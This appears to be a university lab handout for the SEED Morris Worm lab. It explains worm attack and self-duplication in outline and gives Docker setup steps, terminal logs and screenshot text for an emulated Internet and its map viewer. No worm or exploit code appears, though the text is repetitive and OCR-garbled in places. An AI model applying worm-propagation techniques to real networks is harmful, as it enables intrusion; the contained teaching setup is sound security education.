Lab 4 Morris Worm

OverviewThe Morris worm (November 1988) was one of the oldest computer worms distributed via the Internet, andthe first to gain significant mainstream media attention [1]. While it is old, the techniques used by mostworms today are still the same, such as the WannaCry ransomware in 2017. They involve two main parts:attack and self-duplication. The attack part exploits a vulnerability (or a few of them), so a worm can getentry to another computer. The self-duplication part is to send a copy of itself to the compromised machine,and then launch the attack from there. A detailed analysis of the Morris worm was given by Spafford [2].

The goal of this lab is to help students gain a better understanding of the behavior of worms, by writinga simple worm and testing it in a contained environment (an Internet emulator). Although the title of this labis called Morris worm, the underneath technique used is quite generic. We have broken down the techniqueinto several tasks, so students can build the worm incrementally. For testing, we built two emulated Internets,a small one and a larger one. Students can release their worms in each of these Internets, and see how theirworms spread across the entire emulated Internet.

The lab covers the following topics:

- Buffer-overflow attack
- Worm's self-duplication and propagation behavior
- The SEED Internet emulator
- Network toolsPrerequisite.There are several parts in this lab, including attacking, self duplication, and propagation.The attacking part exploits the buffer-overflow vulnerability of a server program. This vulnerable serveris the same as the one used in the Level-1 task of the buffer-overflow attack lab (the server version). Wesuggest that students work on the buffer-overflow lab first before working on this lab, so they can focus onthe worm part in this lab.Lab environment.

This lab has been tested on our pre-built Ubuntu 20.04 VM, which can be downloadedfrom the SEED website. Since we use containers to set up the lab environment, this lab does not dependmuch on the SEED VM. You can do this lab using other VMs, physical machines, or VMs on the cloud.


1 ---

In internet-nano folder, start docker (e.g. using the command)

```
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/internet-nano$ sudo docker-compose build
```

(if you closed it, and restart, don't do the build again)


SAMPLE



```
Traceback (most recent call last):
  File "docker/api/client.py", line 205, in _retrieve_server_version
  File "docker/api/daemon.py", line 181, in version
  File "docker/utils/decorators.py", line 46, in inner
  File "docker/api/client.py", line 228, in _get
  File "requests/sessions.py", line 543, in get
  File "requests/sessions.py", line 530, in request
  File "requests/sessions.py", line 643, in send
  File "requests/adapters.py", line 498, in send
requests.exceptions.ConnectionError: ('Connection aborted.', PermissionError(13, 'Permission denied'))

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "bin/docker-compose", line 3, in <module>
  File "compose/cli/main.py", line 67, in main
  File "compose/cli/main.py", line 123, in perform_command
  File "compose/cli/command.py", line 69, in project_from_options
  File "compose/cli/command.py", line 132, in get_project
  File "compose/cli/docker_client.py", line 43, in get_client
  File "compose/cli/docker_client.py", line 170, in docker_client
  File "docker/api/client.py", line 188, in __init__
  File "docker/api/client.py", line 213, in _retrieve_server_version
docker.errors.DockerException: Error while fetching server API version: ('Connection aborted.', PermissionError(13, 'Permission de
nied'))
[66365] Failed to execute script docker-compose
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/internet-nano$ sudo docker-compose build
Building morris-worm-base
Step 1/6 : FROM handsonsecurity/seed-ubuntu:large
 ---> cecb04fbf1dd
Step 2/6 : ARG DEBIAN_FRONTEND=noninteractive
 ---> Using cache
 ---> 3fcc95b856df
Step 3/6 : COPY server /bof/server
 ---> Using cache
 ---> 0beb9541532a
Step 4/6 : COPY stack  /bof/stack
 ---> Using cache
 ---> abec1b404d72
Step 5/6 : RUN chmod +x /bof/server
 ---> Using cache
 ---> 2c2b0947b01b
Step 6/6 : RUN chmod +x /bof/stack
 ---> Using cache
```

Start the container

docker-compose up



```
Step 14/18 : RUN chmod +x /seedemu_worker
 ---> Using cache
 ---> 13ef08bac1d6
Step 15/18 : COPY 2b0ae038330eccd43095538618caee7d /etc/bird/bird.conf
 ---> 4a004a565f00
Step 16/18 : COPY e01e36443f9f72c6204189260d0bd276 /ifinfo.txt
 ---> 05972fd224dd
Step 17/18 : COPY d3d51fdf7f4bad30dc5db560a01ce629 /interface_setup
 ---> 4143e066509b
Step 18/18 : CMD ["/start.sh"]
 ---> Running in 58f0d4bfd27b
Removing intermediate container 58f0d4bfd27b
 ---> 1a5cf33a7028


Successfully built 1a5cf33a7028
Successfully tagged internet-nano_rs_ix_ix100:latest
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/internet-nano$ ^C
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/internet-nano$ sudo docker-compo
se up
Creating network "internet-nano_net_151_net0" with the default driver
ERROR: Pool overlaps with other one on this address space
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/internet-nano$
```

```
as105rs-ix105-10.105.0.105 is up-to-date
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/internet-mini$
```

```
$ dcup          # Alias for: docker-compose up
$ dcdown        # Alias for: docker-compose down
```

All the containers will be running in the background. To run commands on a container, we often need to get a shell on that container. We first need to use the "docker ps" command to find out the ID of the container, and then use "docker exec" to start a shell on that container. We have created aliases for them in the .bashrc file.

```
$ dockps        // Alias for: docker ps --format "{{.ID}}  {{.Names}}"
```

Then go to the map folder and do the same


Build then up

Sudo docker-compose build

Then

Sudo docker compose up


(if you need to clean sudo docker compose down, then sudo docker network prune, sudo docker system prune)



```
Step 14/18 : RUN chmod +x /:
 ---> Using cache
 ---> 13ef08bac1d6
Step 15/18 : COPY 2b0ae0383:
 ---> 4a004a565f00
Step 16/18 : COPY e01e36443
 ---> 05972fd224dd
Step 17/18 : COPY d3d51fdf7
 ---> 4143e066509b
Step 18/18 : CMD ["/start.s
 ---> Running in 58f0d4bfd2
Removing intermediate conta
 ---> 1a5cf33a7028


Successfully built 1a5cf33a
Successfully tagged interne
ialsmadi@VM:~/Downloads/MWo
ialsmadi@VM:~/Downloads/MWo
se up
Creating network "internet-
ERROR: Pool overlaps with o
ialsmadi@VM:~/Downloads/MWo
```

```
emove (or rename) that container to be able to reuse that name.

ERROR: for rnode_3_r105  Cannot create container for service rnode_3_r105: Confl
ict. The container name "/as3r-r105-10.105.0.3" is already in use by container "
03dfdea89888f2134937ba204cdad3647f416db00dbbcc757bdad9ce748b2c89". You have to r
emove (or rename) that container to be able to reuse that name.
ERROR: Encountered errors while bringing up the project.
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/internet-mini$ cd ..
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup$ cd internet-nano/
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/internet-nano$ ls
docker-compose.yml  hnode_151_host_4  hnode_153_host_0  rnode_151_router0
dummies             hnode_152_host_0  hnode_153_host_1  rnode_152_router0
hnode_151_host_0    hnode_152_host_1  hnode_153_host_2  rnode_153_router0
hnode_151_host_1    hnode_152_host_2  hnode_153_host_3  rs_ix_ix100
hnode_151_host_2    hnode_152_host_3  hnode_153_host_4
hnode_151_host_3    hnode_152_host_4  morris-worm-base
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/internet-nano$ cd ..
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup$ ls
emulator-code  internet-mini  internet-nano  map  README.md  shellcode  worm
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup$ cd map/
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/map$ sudo docker-compose build
Building seedsim-client
Step 1/13 : FROM node:14
14: Pulling from library/node
a834d7c95167: Downloading [===========================>                      ]
 25.28MB/45.38MBwnload complete
 11.21MB/11.3MBownload complete
d353c340774e: Downloading [==============================>                   ]
 30.37MB/49.76MBwnloading [===>                                               ]
 16.66MB/214.5MBiting
78fb5822e501: Waiting
ba3577a691be: Waiting
bd38fd0dd57b: Waiting
```

Next you need to go to the map folder and also start the container using docker-compose up to start the network




```
Step 14/18 : RUN chmod +x /
 ---> Using cache
 ---> 13ef08bac1d6
Step 15/18 : COPY 2b0ae0383
 ---> 4a004a565f00
Step 16/18 : COPY e01e36443
 ---> 05972fd224dd
Step 17/18 : COPY d3d51fdf7
 ---> 4143e066509b
Step 18/18 : CMD ["/start.s
 ---> Running in 58f0d4bfd2
Removing intermediate conta
 ---> 1a5cf33a7028


Successfully built 1a5cf33a
Successfully tagged interne
ialsmadi@VM:~/Downloads/MWo
ialsmadi@VM:~/Downloads/MWo
se up
Creating network "internet-
ERROR: Pool overlaps with o
ialsmadi@VM:~/Downloads/MWo
```

```
emove (or rename) that container to be able to reuse that name.

ERROR: for rnode_3_r105  Cannot create container for service rnode_3_r105: Confl
ict. The container name "/as3r-r105-10.105.0.3" is already in use by container "
03dfdea89888f2134937ba204cdad3647f416db00dbbcc757bdad9ce748b2c89". You have to r
emove (or rename) that container to be able to reuse that name.
ERROR: Encountered errors while bringing up the project.
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/internet-mini$ cd ..
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup$ cd internet-nano/
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/internet-nano$ ls
docker-compose.yml  hnode_151_host_4  hnode_153_host_0  rnode_151_router0
dummies             hnode_152_host_0  hnode_153_host_1  rnode_152_router0
hnode_151_host_0    hnode_152_host_1  hnode_153_host_2  rnode_153_router0
hnode_151_host_1    hnode_152_host_2  hnode_153_host_3  rs_ix_ix100
hnode_151_host_2    hnode_152_host_3  hnode_153_host_4
hnode_151_host_3    hnode_152_host_4  morris-worm-base
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/internet-nano$ cd ..
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup$ ls
emulator-code  internet-mini  internet-nano  map  README.md  shellcode  worm
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup$ cd map/
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/map$ sudo docker-compose build
Building seedsim-client
Step 1/13 : FROM node:14
14: Pulling from library/node
a834d7c95167: Downloading [===========================>                        ]
 25.28MB/45.38MBwnload complete
 11.21MB/11.3MBownload complete
d353c340774e: Downloading [==============================>                     ]
 30.37MB/49.76MBwnloading [===>                                                ]
 16.66MB/214.5MBiting
78fb5822e501: Waiting
ba3577a691be: Waiting
bd38fd0dd57b: Waiting
```

You can tell if map is working by trying this page (http://localhost:8080/map.html)

You should see something like below



```
52h-host_1-10.1
his node
53h-host_1-10.1
his node
52h-host_0-10.1
his node
53h-host_2-10.1
his node
53r-router0-10.
his node
53r-router0-10.
51h-host_4-10.1
his node
53h-host_4-10.1
his node
51h-host_1-10.1
his node
51h-host_0-10.1
his node
52h-host_3-10.1
his node
52h-host_2-10.1
his node
52r-router0-10.
his node
52r-router0-10.
51r-router0-10.
his node
51r-router0-10.
```


Replay stopped.

event interval (ms): 200

Host: 151/host_0
ID: 459aff03c759
ASN: 151
Name: host_0
Role: Host

IP addresses
net0: 10.151.0.71/24

Actions
Launch console
Disconnect
Refresh



Type a BPF expression to animate packet flows on the map...

Replay

Replay stopped.


event interval (ms)

200

Details

No object selected.

(This one is for the Mini not the nano)



```
as152h-host_1-10.1
o this node
as153h-host_1-10.1
o this node
as152h-host_0-10.1
o this node
as153h-host_2-10.1
o this node
as153r-router0-10.
o this node
as153r-router0-10.
as151h-host_4-10.1
o this node
as153h-host_4-10.1
o this node
as151h-host_1-10.1
o this node
as151h-host_0-10.1
o this node
as152h-host_3-10.1
o this node
as152h-host_2-10.1
o this node
as152r-router0-10.
o this node
as152r-router0-10.
as151r-router0-10.
o this node
as151r-router0-10.
```

udp and dst port 53

Replay

End of record.

event interval (ms)

200

Details

Host: 151/host_0

ID: 459aff03c759
ASN: 151
Name: host_0
Role: Host

